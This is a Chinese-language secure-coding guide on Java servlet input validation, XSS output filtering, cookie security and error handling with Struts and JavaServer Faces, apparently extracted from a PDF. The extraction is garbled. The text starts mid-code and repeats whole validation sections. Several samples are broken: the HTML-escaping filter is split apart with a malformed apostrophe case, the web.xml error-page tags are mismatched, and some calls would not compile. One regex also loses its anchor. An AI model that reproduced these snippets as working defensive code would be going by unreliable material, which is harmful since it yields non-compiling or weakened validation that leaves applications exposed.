String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
        }
    }
}
}

```

```
}
```

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。以下示例验证用户针对允许的选项列表进行的选择：

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
            List list = Arrays.asList(options);
            if (list != null) {
                isValidValue = list.contains(value);
            }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}

...
// Allowed options
String[] options = {"option1", "option2", "option3"};
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}
```

[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 **userName** 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：**^[a-zA-Z0-9]*\$**

Java 1.3 或更早的版本不包含任何正则表达式包。建议将“**Apache 正则表达式包**”（请参阅以下“资源”）与 **Java 1.3** 一起使用，以解决该缺乏支持的问题。执行正则表达式验证的示例：

```
// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            RE r = new RE(expression);
            match = r.match(value);
        }
        return match;
    }
    ...
}

...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}
```

Java 1.4 引进了一种新的正则表达式包（`java.util.regex`）。以下是使用新的 Java 1.4 正则表达式包的 `Validator.matchPattern` 修订版：

```
// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regex.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}
```

[7] cookie 值使用 `javax.servlet.http.Cookie` 对象来验证 cookie 值。适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。
验证必需 cookie 值的示例：

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
            // validate the cookie value
            if (Validator.validateRequired(cookies[i].getValue())) {
                // valid cookie value, continue processing request
                ...
            }
        }
    }
}
```

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，请通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：`<>"'%;)(& +`

以下示例通过将敏感字符转换为其对应的字符实体来过滤指定字符串：

```
// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
            return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
                case '<':
                    result.append("&lt;");
                    break;
            }
        }
    }
}
```

```

        case '>':
            result.append("&gt;");
            break;
        case '"':
            result.append("&quot;");
            break;
        case '\':
            result.append("&#39;");
            break;
        case '%':
            result.append("&#37;");
            break;
        case ';':
            result.append("&#59;");
            break;
        case '(':
            result.append("&#40;");
            break;
        case ')':
            result.append("&#41;");
            break;
        case '&':
            result.append("&amp;");
            break;
        case '+':
            result.append("&#43;");
            break;
        default:
            result.append(value.charAt(i));
            break;
    }
    return result;
}
...
}
...
// Filter the HTTP response using Validator.filter
PrintWriter out = response.getWriter();
// set output response
out.write(Validator.filter(response));
out.close();

```

Java Servlet API 2.3 引进了“过滤器”，它支持拦截和转换 HTTP 请求或响应。以下示例使用 `Validator.filter` 来用“Servlet 过滤器”清理响应：

```

// Example to filter all sensitive characters in the HTTP response using a Java Filter.
// This example is for illustration purposes since it will filter all content in the response, including
HTML tags!
public class SensitiveCharsFilter implements Filter {
    ...
    public void doFilter(ServletRequest request,
        ServletResponse response,
        FilterChain chain)
        throws IOException, ServletException {

        PrintWriter out = response.getWriter();
        ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse) response);
        chain.doFilter(request, wrapper);

        CharArrayWriter caw = new CharArrayWriter();
        caw.write(Validator.filter(wrapper.toString()));

        response.setContentType("text/html");
        response.setContentLength(caw.toString().length());
        out.write(caw.toString());
        out.close();
    }
    ...
    public class CharResponseWrapper extends HttpServletResponseWrapper {
        private CharArrayWriter output;

        public String toString() {

```

```

        return output.toString();
    }

    public CharResponseWrapper(HttpServletResponse response) {
        super(response);
        output = new CharArrayWriter();
    }

    public PrintWriter getWriter() {
        return new PrintWriter(output);
    }
}
}

```

[8-2] 保护 cookie

在 cookie 中存储敏感数据时，确保使用 `Cookie.setSecure`（布尔标志）在 HTTP 响应中设置 cookie 的安全标志，以指导浏览器使用安全协议（如 HTTPS 或 SSL）发送 cookie。

保护“用户”cookie 的示例：

```

// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 实施所有以上数据验证需求，是强大的框架。这些规则配置在定义表单字段的输入验证规则的 XML 文件中。在缺省情况下，Struts 支持在使用 Struts“bean.write”标记撰写的所有数据上，过滤 [8] HTTP 响应中输出的危险字符。可通过设置“filter=false”标志来禁用该过滤。

Struts 定义以下基本输入验证器，但也可定义定制的验证器：

required：如果字段包含空格以外的任何字符，便告成功。

mask：如果值与掩码属性给定的正则表达式相匹配，便告成功。

range：如果值在 min 和 max 属性给定的值的范围内（(value >= min) & (value <= max)），便告成功。

maxLength：如果字段长度小于或等于 max 属性，便告成功。

minLength：如果字段长度大于或等于 min 属性，便告成功。

byte、short、integer、long、float、double：如果可将值转换为对应的基本类型，便告成功。

date：如果值代表有效日期，便告成功。可能会提供日期模式。

creditCard：如果值可以是有效的信用卡号码，便告成功。

e-mail：如果值可以是有效的电子邮件地址，便告成功。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```

<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">

```

```

        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
            <!-- message resource key to display if validation fails -->
            <msg name="mask" key="login.userName.maskmsg"/>
            <arg0 key="login.userName.displayName"/>
            <var>
                <var-name>mask</var-name>
                <var-value>^[a-zA-Z0-9]*$</var-value>
            </var>
        </field>
        ...
    </form>
    ...
</formset>
</form-validation>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件和输入验证的 Java API（JSR 127）。JavaServer Faces API 实现以下基本验证器，但可定义定制的验证器：**validate_doublerange**：在组件上注册 **DoubleRangeValidator**

validate_length：在组件上注册 **LengthValidator**

validate_longrange：在组件上注册 **LongRangeValidator**

validate_required：在组件上注册 **RequiredValidator**

validate_stringrange：在组件上注册 **StringRangeValidator**

validator：在组件上注册定制的 **Validator**

JavaServer Faces API 定义以下 UIInput 和 UIOutput 处理器（标记）：

input_date：接受以 **java.text.Date** 实例格式化的 **java.util.Date**

output_date：显示以 **java.text.Date** 实例格式化的 **java.util.Date**

input_datetime：接受以 **java.text.DateTime** 实例格式化的 **java.util.Date**

output_datetime：显示以 **java.text.DateTime** 实例格式化的 **java.util.Date**

input_number：显示以 **java.text.NumberFormat** 格式化的数字数据类型（**java.lang.Number** 或基本类型）

output_number：显示以 **java.text.NumberFormat** 格式化的数字数据类型（**java.lang.Number** 或基本类型）

input_text：接受单行文本字符串。

output_text：显示单行文本字符串。

input_time：接受以 **java.text.DateFormat** 时间实例格式化的 **java.util.Date**

output_time：显示以 **java.text.DateFormat** 时间实例格式化的 **java.util.Date**

input_hidden：允许页面作者在页面中包括隐藏变量

input_secret：接受不含空格的单行文本，并在输入时，将其显示为一组星号

input_textarea：接受多行文本

output_errors：显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息

output_label：将嵌套的组件显示为指定输入字段的标签

output_message：显示本地化消息

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```

<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 -

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 -

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 -

<http://java.sun.com/j2ee/jvaserverfaces/>

**** 错误处理:**

许多 J2EE Web 应用程序体系结构都遵循“模型视图控制器 (MVC)”模式。在该模式中, Servlet 扮演“控制器”的角色。Servlet 将应用程序处理委派给 EJB 会话 Bean (模型) 之类的 JavaBean。然后, Servlet 再将请求转发给 JSP (视图), 以呈现处理结果。Servlet 应检查所有的输入、输出、返回码、错误代码和已知的异常, 以确保实际处理按预期进行。

数据验证可保护应用程序免遭恶意数据篡改, 而有效的错误处理策略则是防止应用程序意外泄露内部错误消息 (如异常堆栈跟踪) 所不可或缺的。好的错误处理策略会处理以下项:

[1] 定义错误

[2] 报告错误

[3] 呈现错误

[4] 错误映射

[1] 定义错误

应避免在应用程序层 (如 Servlet) 中硬编码错误消息。相反地, 应用程序应该使用映射到已知应用程序故障的错误密钥。好的做法是定义错误密钥, 且该错误密钥映射到 HTML 表单字段或其他 Bean 属性的验证规则。例如, 如果需要“user_name”字段, 其内容为字母数字, 并且必须在数据库中是唯一的, 那么就应定义以下错误密钥:

(a) ERROR_USERNAME_REQUIRED: 该错误密钥用于显示消息, 以通知用户需要“user_name”字段;

(b) ERROR_USERNAME_ALPHANUMERIC: 该错误密钥用于显示消息, 以通知用户“user_name”字段应该是字母数字;

(c) ERROR_USERNAME_DUPLICATE: 该错误密钥用于显示消息, 以通知用户“user_name”值在数据库中重复;

(d) ERROR_USERNAME_INVALID: 该错误密钥用于显示一般消息, 以通知用户“user_name”值无效;

好的做法是定义用于存储和报告应用程序错误的以下框架 Java 类:

- ErrorKeys: 定义所有错误密钥

```
// Example: ErrorKeys defining the following error keys:
//
// - ERROR_USERNAME_REQUIRED
// - ERROR_USERNAME_ALPHANUMERIC
// - ERROR_USERNAME_DUPLICATE
// - ERROR_USERNAME_INVALID
// ...
public Class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- Error: 封装个别错误

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public Class Error implements Serializable {
```

```

// Constructor given a specified error key
public Error(String key) {
    this(key, null);
}

// Constructor given a specified error key and array of placeholder objects
public Error(String key, Object[] values) {
    this.key = key;
    this.values = values;
}

// Returns the error key
public String getKey() {
    return this.key;
}

// Returns the placeholder values
public Object[] getValues() {
    return this.values;
}

private String key = null;
private Object[] values = null;
}

```

- Errors: 封装错误的集合

```

// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public Class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
            propertyErrors = new ArrayList();
            errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
        return (errors.size > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}

```

以下是使用上述框架类来处理“user_name”字段验证错误的示例:

```

// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
}

```



```

    } // (b) Alpha-numeric validation rule
    else if (!Validator.matchPattern(userName, "[a-zA-Z0-9]*$")) {
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
    }
    else
    {
        // (c) Duplicate check validation rule
        // We assume that there is an existing UserValidationEJB session bean that implements
        // a checkIfDuplicate() method to verify if the user already exists in the database.
        try {
            ...
            if (UserValidationEJB.checkIfDuplicate(userName)) {
                errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
            }
        } catch (RemoteException e) {
            // log the error
            logger.error("Could not validate user for specified userName: " + userName);
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    }
    // set the errors object in a request attribute called "errors"
    request.setAttribute("errors", errors);
    ...

```

[2] 报告错误

有两种方法可报告 web 层应用程序错误:

(a) Servlet 错误机制

(b) JSP 错误机制

[2-a] Servlet 错误机制

Servlet 可通过以下方式报告错误:

- 转发给输入 JSP (已将错误存储在请求属性中), 或
- 使用 HTTP 错误代码参数来调用 `response.sendError`, 或
- 抛出异常

好的做法是处理所有已知应用程序错误 (如 [1] 部分所述), 将这些错误存储在请求属性中, 然后转发给输入 JSP。输入 JSP 应显示错误消息, 并提示用户重新输入数据。以下示例阐明转发给输入 JSP (`userInput.jsp`) 的方式:

```

// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}

```

如果 Servlet 无法转发给已知的 JSP 页面, 那么第二个选项是使用 `response.sendError` 方法, 将 `HttpServletResponse.SC_INTERNAL_SERVER_ERROR` (状态码 500) 作为参数, 来报告错误。请参阅 `javax.servlet.http.HttpServletResponse` 的 Javadoc, 以获取有关各种 HTTP 状态码的更多详细信息。返回 HTTP 错误的示例:

```

// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}

```

作为最后的手段，Servlet 可以抛出异常，且该异常必须是以下其中一类的子类： - RuntimeException - ServletException - IOException

[2-b] JSP 错误机制

JSP 页面通过定义 **errorPage** 伪指令来提供机制，以处理运行时异常，如下示例所示：

```
<%@ page errorPage="/errors/userValidation.jsp" %>
```

未捕获的 JSP 异常被转发给指定的 **errorPage**，并且原始异常设置在名称为 `javax.servlet.jsp.jspException` 的请求参数中。错误页面必须包括 **isErrorPage** 伪指令，如下所示：

```
<%@ page isErrorPage="true" %>
```

isErrorPage 伪指令导致“exception”变量初始化为所抛出的异常对象。

[3] 呈现错误

J2SE Internationalization API 提供使应用程序资源外部化以及将消息格式化的实用程序类，其中包括：

(a) 资源束

(b) 消息格式化

[3-a] 资源束

资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。每一资源束都会为特定的语言环境存储键/值对的映射。

`java.util.PropertyResourceBundle` 将内容存储在外部属性文件中，对其进行使用或扩展都很常见，如下示例所示：

```
#####
# ErrorMessages.properties
#####
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

可定义多种资源，以支持不同的语言环境（因此名为资源束）。例如，可定义 `ErrorMessages_fr.properties` 以支持该束系列的法语成员。如果请求的语言环境的资源成员不存在，那么会使用缺省成员。在以上示例中，缺省资源是 `ErrorMessages.properties`。应用程序（JSP 或 Servlet）会根据用户的语言环境从适当的资源检索内容。

[3-b] 消息格式化

J2SE 标准类 `java.util.MessageFormat` 提供使用替换占位符来创建消息的常规方法。`MessageFormat` 对象包含嵌入了格式说明符的模式字符串，如下所示：

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

以下是使用 **ResourceBundle** 和 **MessageFormat** 来呈现错误消息的更加全面的示例：

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
        // Get localized ErrorMessageResource
        ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
        // Get localized error message
        String errorMessage = errorMessageResource.getString(errorKey);
        if (args != null) {
            // Format the message using the specified placeholders args
            return MessageFormat.format(errorMessage, args);
        } else {
            return errorMessage;
        }
    }

    // default environment locale
    private Locale defaultLocale = Locale.getDefaultLocale();
}

...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
```

建议定义定制 **JSP** 标记（如 **displayErrors**），以迭代处理并呈现错误消息，如以上示例所示。

[4] 错误映射

通常情况下，“**Servlet** 容器”会返回与响应状态码或异常相对应的缺省错误页面。可以使用定制错误页面来指定状态码或异常与 **Web** 资源之间的映射。好的做法是开发不会泄露内部错误状态的静态错误页面（缺省情况下，大部分 **Servlet** 容器都会报告内部错误消息）。该映射配置在“**Web** 部署描述符（**web.xml**）”中，如以下示例所指定：

```
<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
    <exception-type>UserValidationException</exception-type>
    <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
    <error-code>500</exception-type>
    <location>/errors/internalError.html</error-page>
</error-page>
...
</error-page>
```

...

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是:

[1] Jakarta Commons Validator (与 Struts 1.1 集成) Jakarta Commons Validator 是 Java 框架, 定义如上所述的错误处理机制。验证规则配置在 XML 文件中, 该文件定义了表单字段的输入验证规则以及对应的验证错误密钥。Struts 提供国际化支持以使用资源束和消息格式化来构建本地化应用程序。
使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例:

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayName"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>
```

Struts JSP 标记库定义了有条件地显示一组累计错误消息的“errors”标记, 如下示例所示:

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
  <html:form action="/logon.do">
    <table border="0" width="100%">
      <tr>
        <th align="right">
          <html:errors property="username"/>
          <bean:message key="prompt.username"/>
        </th>
        <td align="left">
          <html:text property="username" size="16"/>
        </td>
      </tr>
      <tr>
        <td align="right">
          <html:submit><bean:message key="button.submit"/></html:submit>
        </td>
      </tr>
    </table>
  </html:form>
</body>
</html>
```

```

</td>
<td align="right">
  <html:reset><bean:message key="button.reset"/></html:reset>
</td>
</tr>
</table>
</html:form>
</body>
</html:html>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件、验证输入和支持国际化的 Java API（JSR 127）。

JavaServer Faces API 定义“output_errors”UIOutput 处理器，该处理器显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```

<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
  class="myApplication.UserBean" scope="session" />
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
      <f:validate_required/>
      <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
    <!-- display errors if present -->
    <h:output_errors id="loginErrors" clientId="userName"/>
    <h:command_button id="submit" label="Submit" commandName="submit" /><p>
  </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 —

<http://jakarta.apache.org/regex/>

Jakarta 验证器 —

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 —

<http://java.sun.com/j2ee/javaserverfaces/>

跨站点脚本编制

**** 输入数据验证：**虽然为了用户的方便，可以提供“客户端”层数据的数据验证，但必须使用 Servlet 在服务器层执行验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 Javascript。

一份好的设计通常需要 Web 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：[1] 必需字段[2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）[3] 字段长度[4] 字段范围[5] 字段选项[6] 字段模式[7] cookie 值[8] HTTP 响应好的做法是将以上例程作为“验证器”实用程序类中的静态方法实现。以下部分描述验证器类的一个示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。

如何验证必需字段的示例：

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
            isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。使用 Java 基本包装程序类，来检查是否可将字段值安全地转换为所需的基本数据类型。

验证数字字段（int 类型）的方式的示例：

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
            Integer.parseInt(value);
            isFieldValid = true;
        } catch (Exception e) {
            isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

好的做法是将所有 HTTP 请求参数转换为其各自的数据类型。例如，开发者应将请求参数的“integerValue”存储在请求属性中，并按以下示例所示来使用：

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
```

```
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...
```

应用程序应处理的主要 Java 数据类型:

- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。以下示例验证 `userName` 字段的长度是否在 8 至 20 个字符之间:

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
            validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
}
```

[4] 字段范围

始终确保输入参数是在由功能需求定义的范围之内。

以下示例验证输入 `numberOfChoices` 是否在 10 至 20 之间:

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
        }
    }
}
}
```

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。以下示例验证用户针对允许的选项列表进行的选择：

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
            List list = Arrays.asList(options);
            if (list != null) {
                isValidValue = list.contains(value);
            }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3"};
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}
```

[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 **userName** 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：**^[a-zA-Z0-9]*\$**

Java 1.3 或更早的版本不包含任何正则表达式包。建议将“**Apache 正则表达式包**”（请参阅以下“资源”）与 **Java 1.3** 一起使用，以解决该缺乏支持的问题。执行正则表达式验证的示例：

```
// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            RE r = new RE(expression);
            match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alphanumeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}
```


Java 1.4 引进了一种新的正则表达式包（`java.util.regex`）。以下是使用新的 Java 1.4 正则表达式包的 `Validator.matchPattern` 修订版：

```
// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regex.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}
```

[7] cookie 值使用 `javax.servlet.http.Cookie` 对象来验证 cookie 值。适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

验证必需 cookie 值的示例：

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
            // validate the cookie value
            if (Validator.validateRequired(cookies[i].getValue())) {
                // valid cookie value, continue processing request
                ...
            }
        }
    }
}
```

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，请通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：< > " ' % ;) (& +

以下示例通过将敏感字符转换为其对应的字符实体来过滤指定字符串：

```
